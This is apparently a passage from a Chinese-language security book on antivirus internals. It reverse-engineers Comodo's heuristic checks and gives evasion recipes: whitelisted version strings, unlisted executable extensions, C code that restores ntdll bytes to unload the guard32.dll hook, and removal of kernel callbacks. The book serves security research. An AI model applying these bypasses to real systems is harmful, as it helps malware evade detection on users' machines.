CAEHeurScanner::ScanMultiPacked(int,ITarget *,_SCANRESULT *)
```

第一个启发式程序会判断文件是否经过多次加壳。在这次调用之后有许多指令，包括对`ScanUnknownPacker`一次很有意思的调用：

```
.text:000000000000E516          mov     rcx, pstResult  ; pstResult
.text:000000000000E519          mov     rdx, pstScanOptions ;
pstScanOptions
.text:000000000000E51C          mov     rsi, piSrcTarget ; piSrcTarget
.text:000000000000E51F          mov     rdi, this       ; this
.text:000000000000E522          call
__ZN14CAEHeurScanner16ScanUnknowPackerEP7ITargetP11_SCANOPTIONP11_SCANRESULT
;
CAEHeurScanner::ScanUnknowPacker(ITarget *,_SCANOPTION *,_SCANRESULT *)
```

很明显，这是因为Comodo想要收集更多的相关证据信息。它想要借助分析，来弄清楚文件是否被加上了一些未知的文件壳。当然，我们需要了解文件是否被加壳，以及是如何被加壳的。如果继续分析该启发式引擎，我们会发现该次调用后，接着又是许多指令，包括下面这个对ScanDualExtension的一次有趣的调用：

```
.text:000000000000E530          mov     rcx, pstResult  ; pstScanResult
.text:000000000000E533          mov     rdx, pstScanOptions ; pstScanOption
.text:000000000000E536          mov     rsi, piSrcTarget ; piTarget
.text:000000000000E539          mov     rdi, this       ; this
.text:000000000000E53C          call
__ZN14CAEHeurScanner17ScanDualExtensionEP7ITargetP11_SCANOPTIONP11_SCANRESULT
;
CAEHeurScanner::ScanDualExtension(ITarget *,_SCANOPTION *,_SCANRESULT *)
```

无须经过运行程序并判断分析的操作，双扩展名文件这一特征就会直接被启发式引擎列为用以判定恶意文件的相关证据之一。现在，我们接着分析剩余部分的调用：

```
.text:000000000000E557          mov     rcx, pstResult  ; pstScanResult
.text:000000000000E55A          mov     rdx, pstScanOptions
; pstScanOption
.text:000000000000E55D          mov     rsi, piSrcTarget
; piTarget
.text:000000000000E560          mov     rdi, this       ; this
.text:000000000000E563          call
__ZN14CAEHeurScanner13ScanCorruptPEEP7ITargetP11_SCANOPTIONP11_SCANRESULT
;
CAEHeurScanner::ScanCorruptPE(ITarget *,_SCANOPTION *,_SCANRESULT *)
(...)
.text:000000000000E584          mov     rsi, piSrcTarget ; piTarget
.text:000000000000E587          mov     rdi, this       ; this
.text:000000000000E58A          call
__ZN14CAEHeurScanner5IsFPsEP7ITarget ; CAEHeurScanner::IsFPs(ITarget *)
(...)
```

首先，启发式引擎会调用函数ScanCorruptPE来检查文件是否已经损坏。接着，引擎会调用函数IsFPs，来判断“恶意”文件是否是误报。函数会使用一系列已知的误报进行对比检查。引擎借助一系列硬编码在二进制文件中的列表，而不是通过类似反病毒特征码文件这类易于升级的特征模块完成检查。函数IsFPs结构如下：

```
.text:000000000000EABC ; PRBool __cdecl CAEHeurScanner::IsFPs(
CAEHeurScanner
*const this, ITarget *piTarget)
```

```
.text:000000000000EABC          public
_ZN14CAEHeurScanner5IsFPsEP7ITarget
.text:000000000000EABC _ZN14CAEHeurScanner5IsFPsEP7ITarget proc near
.text:000000000000EABC
; DATA XREF:
.got.plt:off_21B160 o
.text:000000000000EABC Exit0:
.text:000000000000EABC this = rdi                       ; CAEHeurScanner
*const
.text:000000000000EABC piTarget = rsi                   ; ITarget *

.text:000000000000EABC          sub     rsp, 8
.text:000000000000EAC0          call
__ZN14CAEHeurScanner18IsWhiteVersionInfoEP7ITarget ;
CAEHeurScanner::IsWhiteVersionInfo(ITarget *)
.text:000000000000EAC5          test    eax, eax
.text:000000000000EAC7 bRetCode = rax                          ; PRBool
.text:000000000000EAC7          setnz   al
.text:000000000000EACA          movzx   eax, al
.text:000000000000EACD          pop     rdx
.text:000000000000EACE          retn
.text:000000000000EACE _ZN14CAEHeurScanner5IsFPsEP7ITarget endp
```

IsFPs调用了另一个成员：IsWhiteVersionInfo。如果分析该函数的伪代码，我们会发现一个更有趣的算法：

```
(...)
    if ( CAEHeurScanner::GetFileVer(v2, piTarget, wszVerInfo, 0x104uLL,
v2->m_hVersionDll) )
    {
      for ( i = 0; i < g_nWhiteVerInfoCount; ++i )
      {
        if ( !(unsigned int)PR_wcsicmp2(wszVerInfo,
             g_WhiteVerInfo[(signed __int64)i].szVerInfo) )
          return 1;
      }
    }
(...)
```

提示 在Windows操作平台上，版本信息被存储在资源目录下，且有着定义明确的结构格式。版本信息通常包括文件版本和产品版本数字、语言、文件描述和产品名等其他版本属性。

正如预期的那样，启发式扫描器会提取PE文件头版本信息，并与已知会造成冲突但无恶意风险的硬编码程序版本信息进行对比。地址g_WhiteVerInfo指向了大小固定的UTF-32字符串列表。如果使用十六进制编辑器打开查看，会得到如下结果：

```
000000000021BAEE  00 00 41 00 00 00 6E 00  00 00 64 00 00 00 72 00
..A...n...d...r.
000000000021BAFE  00 00 65 00 00 00 61 00  00 00 73 00 00 00 20 00
..e...a...s... .
```

```
000000000021BB0E  00 00 48 00 00 00 61 00  00 00 75 00 00 00 73 00
..H...a...u...s.
000000000021BB1E  00 00 6C 00 00 00 61 00  00 00 64 00 00 00 65 00
..l...a...d...e.
000000000021BB2E  00 00 6E 00 00 00 00 00  00 00 00 00 00 00 00 00
..n.............
(...)
000000000021BBEE  00 00 41 00 00 00 72 00  00 00 74 00 00 00 69 00
..A...r...t...i.
000000000021BBFE  00 00 6E 00 00 00 73 00  00 00 6F 00 00 00 66 00
..n...s...o...f.
000000000021BC0E  00 00 74 00 00 00 20 00  00 00 53 00 00 00 2E 00
..t... ...S.....
000000000021BC1E  00 00 41 00 00 00 2E 00  00 00 00 00 00 00 00 00
..A.............
(...)
000000000021BCEE  00 00 42 00 00 00 6F 00  00 00 62 00 00 00 53 00
..B...o...b...S.
000000000021BCFE  00 00 6F 00 00 00 66 00  00 00 74 00 00 00 00 00
..o...f...t.....
(...)
```

想要绕过简单的静态启发式引擎，我们可以给恶意软件版本信息使用在白名单列表中的UTF-32编码字符串，如Andreas Hausladen、ArtinSoft S.A.或BobSoft。

现在来看一下之前的启发式程序，如`ScanDualExtension`：

```
(...)
  if ( v22
    && (unsigned int)CAEHeurScanner::IsInExtensionsList(v6, v22,
                        g_LastExtList,
6u)
    && (unsigned int)CAEHeurScanner::IsInExtensionsList(v6, v18,
                        g_SecLastExtList,
 0x2Fu) )
  {
    CSecKit::DbgStrCpyA(
    &v6->m_cSecKit,
    "/home/ubuntu/cavse_unix/scanners/heur/src/CAEHeurDualExtension
.cpp",
    111,
    Scan_result->szMalwareName,
    0x40uLL,
    "Heur.Dual.Extensions");
    Scan_result->bFound = 1;
    result = 0LL;
  }
  else
  {
LABEL_23:
    result = 0x80004005LL;
  }
(...)
```

可以很清楚地从上述伪代码中看到，程序校验了扩展格式是否在以下两个列表中：`g_Last-`

ExtList和g_SecLastExtList。如果是，结果对象实例Scan_result就会被更新，这样成员szMalwareName就会包含侦测名称（Heur.Dual.Extensions），同时对象bFound的值会被设置成1（代表true）。

现在来查看两组拓展格式列表：

```
.data:000000000021B8D0 ; EXTENSION_0 g_LastExtList[6]
.data:000000000021B8D0 g_LastExtList   db '.EXE',0,0,0,0,0,0,'.VBS',0,0,
0,0,0,0,'.JS',0,0,0,0,0,0,0,'.CMD',0,0,0,0,0,0,'.BAT',0,0,0,0,0,0,'.'
.data:000000000021B8D0
; DATA XREF: .got:wcsExtList o
.data:000000000021B8D0                 db 'SCR',0,0,0,0,0,0
.data:000000000021B90C                 align 10h
.data:000000000021B910                 public g_SecLastExtList
.data:000000000021B910 ; EXTENSION_0 g_SecLastExtList[47]
.data:000000000021B910 g_SecLastExtList db '.ASF',0,0,0,0,0,0,'.AVI',0,0
,0,0,0,0,'.BMP',0,0,0,0,0,0,'.CAB',0,0,0,0,0,0,'.CHM',0,0,0,0,0,0,'.'
.data:000000000021B910
; DATA XREF: .got:g_SecLastExtList_ptr o
.data:000000000021B910                 db 'CUR',0,0,0,0,0,0,'.DOC',0,0,0
,0,0,0,'.MSG',0,0,0,0,0,0,'.EML',0,0,0,0,0,0,'.FLA',0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'FON',0,0,0,0,0,0,'.GIF',0,0,0
,0,0,0,'.HLP',0,0,0,0,0,0,'.HTM',0,0,0,0,0,0,'.HTT',0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'ICO',0,0,0,0,0,0,'.INF',0,0,0
,0,0,0,'.INI',0,0,0,0,0,0,'.LOG',0,0,0,0,0,0,'.MID',0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'DOC',0,0,0,0,0,0,'.JPE',0,0,0
,0,0,0,'.JFIF',0,0,0,0,0,'.MOV',0,0,0,0,0,0,'.MP3',0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'MP4',0,0,0,0,0,0,'.PDF',0,0,0
,0,0,0,'.PPT',0,0,0,0,0,0,'.PNG',0,0,0,0,0,0,'.RAR',0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'REG',0,0,0,0,0,0,'.RM',0,0,0,
0,0,0,0,'.RMF',0,0,0,0,0,0,'.RMVB',0,0,0,0,0,'.JPEG',0,0,0,0,0,'.'
.data:000000000021B910                 db 'TIF',0,0,0,0,0,0,'.IMG',0,0,0
,0,0,0,'.WMV',0,0,0,0,0,0,'.7Z',0,0,0,0,0,0,0,'.SWF',0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'JPG',0,0,0,0,0,0,'.TXT',0,0,0
,0,0,0,'.WAV',0,0,0,0,0,0,'.XLS',0,0,0,0,0,0,'.XLT',0,0,0,0,0,0,'.'
.data:000000000021B910                 db 'XLV',0,0,0,0,0,0,'.ZIP',0,0,0
,0,0,0
```

正如我们所见，扩展列表由固定大小的ASCII字符串集合以及其他各类典型文件拓展格式组成。第一个扩展列表包含了许多典型可执行文件拓展格式（如.EXE、.CMD、.VBS等），第二个列表包含了许多流行文件、视频、声音和图像文件拓展格式（如.AVI或.BMP）。两个拓展列表用于检查文件名的形式是否为“文件名.倒数第二个扩展名.倒数第一个扩展名”，例如Invoice.pdf.exe。类似的双文件拓展名，常被恶意软件用于社会工程学攻击，欺骗用户认为他们当前点击的可执行文件其实是视频、图片、文档格式、ZIP文件等其他种类的文件。要绕过启发式引擎检测，你可以使用上面第一个拓展格式列表中没有列出的可执行文件格式作为单一的文件扩展名（如.CPL、.HTA或.PIF），也可以使用没有在前面不可执行文件类型列表中列出的第二种文件扩展名（如.JPG或.DOCX）。

正如本节所讲的那样，只需要进行少量的研究，就可以欺骗并绕过“专家系统”启发式引擎。

9.1.3 动态启发式引擎

动态启发式引擎通过在用户或内核态下的hook技术实现，也可以通过模拟引擎实现。前者相对更可靠，因为使用hook技术的动态启发式引擎分析的是程序的真实运行行为；而后者十分容易出错，因为它在很大程度上取决于对应CPU模拟引擎以及模拟的操作系统API的质量。绕过基于模拟器和虚拟执行环境的方式，到目前为止是最简单的可行方式，正如第8章中讨论的那样。但是，绕过基于hook技术的启发式引擎，比如主机入侵防御系统（HIPS），并不是特别复杂的过程。不过这取决于API hook设置在了什么层。安装hook来监控程序行为有两个选择：用户态hook和内核态hook。两者都有各自的优缺点，接下来我们将会一一讲解。

1. 用户态hook

许多反病毒软件使用用户态hook来监控进程执行。这一过程通过hook一些Windows常见的API实现，如`CreateFile`或`CreateProcess`。因此，与执行真实代码不同，反病毒软件设置的监控代码会首先执行。接着，依据设定的一系列规则（可能是预设好的或动态的），监控代码会阻止、放行或报告API的执行。这类用户态API hook通常会借助第三方hooking库实现。下面列出了一些最常见的hooking库。

- madCodeHook　这是一个使用Delphi语言编写的用户态hooking引擎，支持许多不同的运行环境。Comodo、旧版本的McAfee以及Panda反病毒解决方案都应用了此引擎。
- EasyHook　该开源hooking引擎以其出色的性能和完整性著称。目前有一些反病毒软件正在使用EasyHook。
- Detours　这是一款Microsoft Research专利出品的hooking引擎。该引擎的代码是开放下载的，但是如果要在商业付费版产品中使用该引擎需要首先获得授权许可。一些反病毒引擎目前正使用该hooking引擎实现Ring-3层面的系统实时防护监控。

在任何情况下，因为所有用户态的hooking引擎工作方式十分相似，所以其实我们不需要在意目标反病毒软件使用的hooking引擎具体是哪一款。

(1) 首先，这类引擎会向要监控的用户态进程注入一个库。一般情况下，hooking库会注入系统所有进程，这样才能实现针对用户态进程的系统级监控。

(2) 引擎会拆解反病毒软件需要监控的API函数。

(3) 引擎会用jump指令替换函数的第一个汇编指令，让反病毒软件的相应代码逻辑有能力处理对应的API。

(4) 当反病毒软件hook了API代码并完成了行为监控任务，hook会将API回调至“unhooked”的代码路径。

反病毒软件hooking库可以通过多种技术注入。过去最常见的技术（现在Microsoft已经不再推荐使用该方法了）之一是使用注册表键AppInit_Dll。除了少数例外（如Csrss.exe），注册表键包含了向所有调用user32.dll的Windows进程的DLL文件的一个或多个路径。许多年来，这一直是各家反病毒软件的首选方式。目前卡巴斯基、Panda和许多其他各类反病毒产品正在使用这一技术（当然不少恶意软件也会使用这类技术）。

还有一个代码注入技术，不过不是十分靠谱，其工作原理是：当Windows桌面启动时，执行相关反病毒程序模块，通过`CreateRemoteThread`注入explorer.exe进程，并hook住`CreateProcessInternal`函数。`CreateProcessInternal`函数会在新进程被创建前调用。因为hook了该API，反病毒软件会向新程序的内存空间注入hooking DLL。由于`CreateRemoteThread` API的限制，该项技术不能保证能监控所有新进程。不过，仍有不少反病毒产品正在使用这种技术。

最后一个注入DLL文件的典型方式是从内核态实现的。反病毒驱动注册了一个`PsSetCreateProcessNotifyRoutineEx`回调，用一个仅包含用户态代码的DLL，在内核态向新进程注入DLL文件。

除了使用的注入技术有所不同外，所有hooking引擎的工作原理几乎是一致的，因此你可以使用通用技巧来绕过一些或者全部在用户态实现的hooking引擎。这项绕过技巧基于以下事实：反病毒软件hooking引擎必须重写原生函数序言（prologue），使用jump将原生函数替换为软件的相应分析函数。因此，你可以直接通过逆向分析这些变动点，卸载撤销hook。

为了更好地理解这一概念，需要注意的是，大多数框架结构的函数拥有相同的字节码序列或机器指令，如下：

```
8BFF      mov    edi,edi
55        push   ebp
8BEC      mov    ebp,esp
```

卸载撤销hook最便捷的办法是在相关绕过代码中写死函数序言的字节码序列，接着用上述字节码序列重写函数的开头部分。但如果被hook的函数有不同的序言，那么这种办法很可能会失效。下面介绍一种可以用于卸载撤销API hook的更好方式。

(1) 从硬盘中读取原生库（即kernel32.dll或ntdll.dll的代码）。

(2) 从库中拆解出被hook的函数地址。这是可以实现的，比如通过使用Microsoft库dbgeng.dll或手动分析导出的DLL列表来找出相关地址。

(3) 读取这些函数的初始字节。

(4) 将原始字节写回内存中。反病毒软件可能会捕获到该项操作。这里有一种替代方案，执行从文件中读取的第一个指令，接着跳转回原始代码。

接下来将会演示一种绕过类似启发式引擎的更简单的方法。

提示　绕过启发式引擎使用的用户态hook甚至会比刚刚讨论的通用解决方案来得容易。用户态hook可以在多个层面上执行。比如，可以hook kernel32.dll的`CreateFileA`和`CreateFileW`函数，也可以hook ntdll.dll的`NtOpenFile`函数。最底层的用户态是ntdll.dll。但是在许多情况下，反病毒产品仅hook最高级别的由advapi32.dll或kernel32.dll导出的函数。在这种情况下，我们不需要修改已加载库的内存来卸载移除hook，而是只需要使用ntdll.dll导出的API（一般称作原生API），反病毒hooking引擎就会忽略恶意软件样本的相关操作。

---

2. 绕过用户态的HIPS

Comodo Internet Security 8及其更早期的版本带有HIPS和沙盒。自然，HIPS就是一个启发式引擎。沙盒属于反病毒软件的内核态部分，但HIPS并不是。HIPS仅在用户态执行生效，通过向所有用户态进程注入guard32.dll或guard64.dll（取决于结构以及执行的程序）实现。要注意的是，如果这些DLL没有注意到要添加ASLR（address space layout randomization）保护，那么将会造成应用在所有受保护的用户态部分上的系统层面的ASLR保护失效。再次强调，这里讨论的是反病毒软件将没有ASLR保护的DLL注入到进程中。Comodo在这里也犯了类似的错误，通过没有启用ASLR的程序实现hook，如图9-2所示。

explorer.exe	4912	0.03	60,268 K	68,924 K	Windows Explorer	Microsoft Corporation	DEP (permanent)	ASLR	Medium
CisTray.exe	3736	0.32	8,980 K	12,308 K	COMODO Internet Security	COMODO	DEP (permanent)	ASLR	Medium
cis.exe	1628	< 0.01	19,184 K	3,156 K	COMODO Internet Security	COMODO	DEP (permanent)	ASLR	Medium
cis.exe	1028	0.64	39,972 K	14,580 K	COMODO Internet Security	COMODO	DEP (permanent)	ASLR	Medium
procexp.exe	3448		4,020 K	8,420 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...	DEP	ASLR	High
procexp64.exe	5588	1.07	20,176 K	26,508 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...	DEP (permanent)	ASLR	High
GeekBuddyRSP.exe	3476	0.02	3,036 K	6,272 K	GeekBuddy Remote Screen ...	Comodo Security Solutions...	DEP	ASLR	Medium
trustedadssvc.exe	4972	< 0.01	22,812 K	33,092 K	PrivDog Service	AdTrustMedia	DEP	ASLR	Medium
csrss.exe	3140	0.01	16,404 K	11,100 K	Client Server Runtime Process	Microsoft Corporation	DEP (permanent)	ASLR	System
winlogon.exe	5564		2,740 K	6,396 K	Windows Logon Application	Microsoft Corporation	DEP (permanent)	ASLR	System
LogonUI.exe	1216	0.01	16,916 K	26,468 K	Windows Logon User Interfa...	Microsoft Corporation	DEP (permanent)	ASLR	System
firefox.exe	4776	0.38	70,024 K	90,532 K	Firefox	Mozilla Corporation	DEP	ASLR	Medium

Name	Description	Company Name	Version	ASLR	Base	Image Base
guard32.dll	COMODO Internet Security	COMODO	7.0.53315.4132		0x10000000	0x10000000
apisetschema.dll	ApiSet Schema DLL	Microsoft Corporation	6.1.7601.18229	ASLR	0x40000	0x0
firefox.exe	Firefox	Mozilla Corporation	23.0.1.4974	ASLR	0x12E0000	0x12E0000
mozjs.dll				ASLR	0x2F90000	0x71600000
api-ms-win-downlevel-shlwapi-l2-1-0.dll	ApiSet Stub DLL	Microsoft Corporation	6.2.9200.16492	ASLR	0x36D0000	0x70DA0000
propsys.dll	Microsoft Property System	Microsoft Corporation	7.0.7601.17514	ASLR	0x3C80000	0x70DB0000
ExplorerFrame.dll	ExplorerFrame	Microsoft Corporation	6.1.7601.17514	ASLR	0x8750000	0x71490000
xul.dll		Mozilla Foundation	23.0.1.4974	ASLR	0x65C50000	0x65C50000
DWrite.dll	Microsoft DirectX Typography Services	Microsoft Corporation	6.2.9200.16571	ASLR	0x6CC00000	0x6CC00000
winsta.dll	Winstation Library	Microsoft Corporation	6.1.7601.17514	ASLR	0x6EAB0000	0x6EAB0000
dui70.dll	Windows DirectUI Engine	Microsoft Corporation	6.1.7600.16385	ASLR	0x72440000	0x72440000
gkmedias.dll		Mozilla Foundation	23.0.1.4974	ASLR	0x72E80000	0x72E80000
nssckbi.dll	NSS Builtin Trusted Root CAs	Mozilla Foundation	1.94.0.0	ASLR	0x73550000	0x73550000
freebl3.dll	NSS freebl Library	Mozilla Foundation	3.15.0.0	ASLR	0x735C0000	0x735C0000
nssdbm3.dll	Legacy Database Driver	Mozilla Foundation	3.15.0.0	ASLR	0x73720000	0x73720000
softokn3.dll	NSS PKCS #11 Library	Mozilla Foundation	3.15.0.0	ASLR	0x73740000	0x73740000
duser.dll	Windows DirectUser Engine	Microsoft Corporation	6.1.7600.16385	ASLR	0x73770000	0x73770000

图9-2　未启用ASLR保护的Comodo HIPS引擎注入到了Firefox

Comodo的guard32和guard64库hook了类似`kernel32!CreateProcess[A|W]`、`kernel32!CreateFile[A|W]`和`ntdll!drUnloadDll`导出的用户态函数。绕过此类动态启发式引擎防护侦测的一个快速简单的方式是，通过卸载hook库（针对32位进程的guard32.dll和针对64位进程的guard64.dll）禁用HIPS防护。

我第一次尝试的方法使用了以下代码：

```
int unhook(void)
{
  return FreeLibrary(GetModuleHandleA("guard32.dll"));
}
```

但是，这似乎不起作用。`unhook`函数的返回值一直是错误5“拒绝访问”。将调试器附加到对应用户态进程上后，我们会发现检测模块hook了`FreeLibrary`函数，这一过程不是在kernel32层（kernel32库导出了函数`FreeLibrary`）而是在ntdll.dll层通过hook函数`LdrUnloadDll`实现。通过什么办法可以卸载HIPS引擎的hook？我们可以移除`LdrUnloadDll`上的hook，接着调用之前的代码，代码如下：

```
HMODULE hlib = GetModuleHandleA("guard32.dll");

if ( hlib != INVALID_HANDLE_VALUE )

{

  void *addr = GetProcAddress(GetModuleHandleA("ntdll.dll"),
                              "LdrUnloadDll");

  if ( addr != NULL )

  {

    DWORD old_prot;

    if ( VirtualProtect(addr, 16, PAGE_EXECUTE_READWRITE,
                        &old_prot) != 0 )

    {

      // Bytes hard-coded from the original Windows 7 x32
      // ntdll.dll library

      char *patch = "\x6A\x14\x68\xD8\xBC\xE9\x7D\xE8\x51\xCC"
                    "\xFE\xFF\x83\x65\xE0\x00";

      memcpy(addr, patch, sizeof(patch));

      VirtualProtect(addr, 16, old_prot, &old_prot);

    }

  }


  if ( FreeLibrary(hlib) )

    MessageBoxA(0, "Magic done", "MAGIC", 0);

}
```

为了跟进这一简单的例子，我们只需要回到ntdll.dll导出的函数`LdrUnloadDll`的入口点处，然后借助guard32.dll库的句柄调用`FreeLibrary`。就像听起来的那样，这一过程十分容易。事实上，这一绕过HIPS的方式已经被使用了很多次。我记得第一次有人提到这一技术是在*Phrack*杂志（2003~2004年第11卷，第62期），可以通过http://grugq.github.io/docs/phrack-62-05.txt访问到原文。

正如The Grugq（该文章作者之一）在重新发现他十多年前使用的技术时说到的那样："用户态的沙盒无法工作。如果沙盒同恶意软件在同一个地址空间，那么恶意软件会最终获胜。就是这个样子。"事实证明，他说的一点也没错。

3. 内核态hook

正如前面部分中提到的那样，绕过用户态的hook（大多数用户态启发式引擎的实现途径）是一项十分轻松的任务。那么内核态的hook又如何呢？它们又是如何实现的？又该如何绕过这类启发式引擎防护呢？可以在任何层内核态实现hook。反病毒软件可以在内核层面通过下列函数的回调hook进程或线程的创建：

- ❑ PsSetCreateProcessNotifyRoutine　每当进程被创建或删除后，就从调用程序列表中添加或移除元素；
- ❑ PsSetCreateThreadNotifyRoutine　注册一个由驱动实现的回调，每当新的线程被创建或删除时，就发出提示；
- ❑ PsSetLoadImageNotifyRoutine　注册一个由驱动实现的回调，每当新的图像被加载或绘制进入内存的时候，就发出提示。

上述这些函数是以内核驱动方式执行的，在创建启发式引擎的同时，也在程序执行或加载前对其进行分析。与在用户态实现hook的引擎不同，对用户态程序来说，它们无法绕过或获取已安装的回调信息。但运行在内核层的恶意软件却可以实现这一点。接下来选取一个典型例子进行说明。

(1) 恶意软件首先会安装一个驱动或使用内核级的漏洞使其自身代码运行在Ring-0层。恶意软件会获取指向PspCreateProcessNotifyRoutine（未有相关文档说明）的指针。

(2) 接着，恶意软件会移除该程序所有已经注册的回调。

(3) 那些不会被监控到的真正的恶意程序就会被执行。

但上述操作过程的首要前提是，代码需要运行在内核态。否则，相关代码就无法移除任何已经注册的回调。Daniel Pistelli在一篇博客文章中提到了移除内核回调的案例：http://rcecafe.net/?p=116http://rcecafe.net/?p=116。

内核层会有更多被注册用于监控电脑操作的hook或回调。内核层启发式引擎通常会使用这些hook。通常，文件系统或注册表hook会监控（也会根据已经配置或动态设定的相关规则，拒绝或放行相关操作）系统中对应的操作。这一针对文件系统的监控过程中，通常会用到mini-filter。mini-filter是用于监控和记录系统中的I/O和交互操作功能的内核驱动模块。举例来说，这一驱动模块可以在文件真正打开、写入或读取前检查文件。这里需要再次说明，对于用户态的恶意软件程序来说，刚刚提到的操作是无法进行的。但是，借助内核驱动，恶意软件可以进行比PASSIVE_LEVEL（mini-filter的工作层面）更低的底层操作，比如APC_LEVEL（异步程序调用）或DISPATCH_LEVEL（延时调用）。

回到hook注册表操作上来，反病毒软件可以通过CmRegisterCallback注册一个回调程序。每当注册表编辑器进行注册表操作前RegistryCallback程序就会收到通知。和上面提到的一样，用户态程序无法在用户态来侦测和绕过一些需要在内核层进行的操作。就像在PsSetCreateProcessNotifyRoutine案例中阐释的那样，恶意软件或其他任意一个内核层的程序可以移除回调，对注册表进行任意操作，完全不受反病毒软件内核防护驱动的影响（参见图9-3）。

IRQL	X86 IRQL 值	AMD64 IRQL 值	IA64 IRQL 值	描述
PASSIVE_LEVEL	0	0	0	用户线程和大多数内核态的操作
APC_LEVEL	1	1	1	异步过程调用和缺页错误
DISPATCH_LEVEL	2	2	2	线程调度程序和延迟过程调用
CMC_LEVEL	N/A	N/A	3	可纠正的机器检查级别（仅适用于Intel安腾架构）
Device interrupt levels (DIRQL)	3-26	3-11	4-11	设备中断
PC_LEVEL	N/A	N/A	12	性能计数器（仅适用于Intel安腾架构）
PROFILE_LEVEL	27	15	15	Profiling定时器（适用于早于Windows 2000的系统发行版本）
SYNCH_LEVEL	27	13	13	处理器间代码和指令流的同步
CLOCK_LEVEL	N/A	13	13	时钟定时器
CLOCK2_LEVEL	28	N/A	N/A	适用于x86架构的时钟定时器
IPI_LEVEL	29	14	14	处理器间强制缓存一致
POWER_LEVEL	30	14	15	电源故障
HIGH_LEVEL	31	15	15	机器检查和灾难性错误；适用于Windows XP及之后版本本操作系统的Profiling定时器

图9-3　IRQL列表[①]

9.2　总结

本章讲述了在用户态、内核态以及混合态实现的多种启发式引擎。除了各种启发式引擎外，本章还介绍了绕过这些启发式侦测的方式。

总的来说，本章重点内容如下。

- 反病毒产品中的启发式引擎，通过评估由静态或动态分析可疑代码收集的相关信息和程序行为开展侦测。
- 静态启发式引擎通过静态反汇编或筛选分析文件头来侦测发现恶意软件。反病毒软件使用的静态启发式引擎可能会用到类似贝叶斯神经网络、通用算法或专家系统这样的机器学习算法。大多数时候，静态启发式引擎被认为是真正的启发式引擎，而动态分析引擎则又被称为主机入侵防御系统（HIPS）。

① Microsoft官方关于此部分的技术文档地址如下：http://download.microsoft.com/download/e/b/a/eba/050f-a3/d-436b-9281-92cdfeae4b45/IRQL_thread.doc。——译者注

- 基于专家系统的启发式引擎会使用类似人类病毒分析者作出分析决定过程的算法。
- 动态启发式引擎通过hook API调用或在模拟的框架环境下执行程序，基于对文件或程序行为的分析进行相关侦测防护。
- 动态启发式引擎通过hook（用户态或内核态）实现相应功能。动态启发式引擎也会依赖相关模拟功能（这一点和静态分析一样）。
- 动态分析引擎通过使用用户态hook，监控相关API的调用执行情况，并有根据地对相关操作进行阻断。这类用户态hook通常会借助类似EasyHook、微软出品的Detours或madCodeHook等第三方hooking库实现。
- 绕过用户态hook十分容易且方式多种多样。比如，攻击者可以从硬盘中读取被hook函数的原生序言，然后执行这些字节码，接着继续执行序言字节码后的函数代码（没有被hook的相关代码部分）。另一个简单的方式是，卸载hook库，这样就可以在卸载后移除hook了。
- 内核态hook依赖于监控进程创建和系统注册表操作的注册回调。同时，内核态hook也会借助文件系统过滤驱动来进行实时文件行为分析。
- 和绕过用户态hook一样，运行在内核层的恶意代码同样也可以卸载内核层hook。
- 第三种启发式引擎通过同时使用用户态和内核态的hook实现。

至此本书第二部分已经结束，下一部分将会讨论如何把握全局，编写本地或远程的测试攻击代码，并找到反病毒软件中的漏洞，然后利用它们攻击反病毒软件。

第10章 确定攻击面

软件的攻击面是指，暴露在外可以被未授权用户发现漏洞并加以利用的攻击入口点。攻击面可以分成两组：本地攻击面和远程攻击面。

本章将讨论如何识别杀毒软件的攻击面。从某种程度上说，无论是哪一种软件，当我们需要确定从哪里入手针该对目标软件开展攻击时，本章所讨论的相关技术和工具都可以派上用场。本章将介绍如何使用操作系统的内置工具和一些专门工具帮助我们确定本地和远程的攻击面和攻击技术，进而帮助我们了解能够发现漏洞的可能性有多大。

根据所分析的组件和目标操作系统的不同，我们使用的工具和技术也各不相同。比如在类Unix操作系统平台上，可以使用Unix原生工具集（ls、find、lsof、netstat等）。在Windows操作系统平台上，则需要Sysinternals Suite和其他一些辅助性的第三方工具。

任何软件的攻击面都可以分为两个部分：本地和远程攻击面。本地攻击面是指可以被本地用户利用，比如将普通用户（只有读取和写入对应用户设置或文档目录权限）权限提升到管理员用户权限。有时本地攻击可以用于发起拒绝服务攻击（denial of service，DoS），造成软件行为异常或消耗大量系统资源，导致机器无法使用。另一方面，如果攻击者能够远程利用漏洞，在不需要本地访问机器的情况下向其发起攻击，那么这个攻击面就被称为远程攻击面。比如，类似服务器或Web应用常会存在可以供攻击者利用并攻击的远程攻击面。同样地，一项监听客户端链接的网络服务可能会存在缓冲区溢出或解析特定文件格式的漏洞（这在反病毒软件中十分常见），类似这样的漏洞可以通过发送畸形的邮件来利用攻击。通过利用类似漏洞，可以造成网络服务崩溃或使得机器消耗大量资源。

一些安全研究者认为通过局域网（LAN）或内网实施的远程攻击与通过广域网（WAN）实施的远程攻击存在区别。局域网远程攻击只能在内网中实施，比如通过反病毒远程管理面板实施攻击（例如，第13章会讨论的eScan Malware Admin中的漏洞）。另外有一些服务经由互联网被攻击，比如之前提到的邮件网关中的漏洞案例。

因为研究远程攻击面通常更有趣，所以许多研究者常把关注点放在如何远程利用反病毒软件的漏洞发起攻击上。但是，同时也需要关注本地攻击面，因为如果最终想要完全控制目标机器，需要编写多步骤的漏洞利用程序。比如，首先利用一个远程漏洞获取有限的权限（在Linux平台上，Apache以`www-data`账户运行；在Windows服务器平台上，以非管理员权限运行）。接着，使用一个本地权限提升漏洞获取最高完整权限（根据不同的操作系统和漏洞类型，可以获取root、

本地系统甚至是接触内核层的权限）。不要仅仅把眼光局限于远程利用漏洞，稍后，我们需要借助一个（或多个）本地漏洞来编写一个完整的远程root漏洞利用攻击程序。如今，发现并利用一个反病毒软件中的漏洞通常意味着，可以立即获取到访问根目录或本地系统的权限，因为反病毒软件通常是使用提升过的权限运行的。

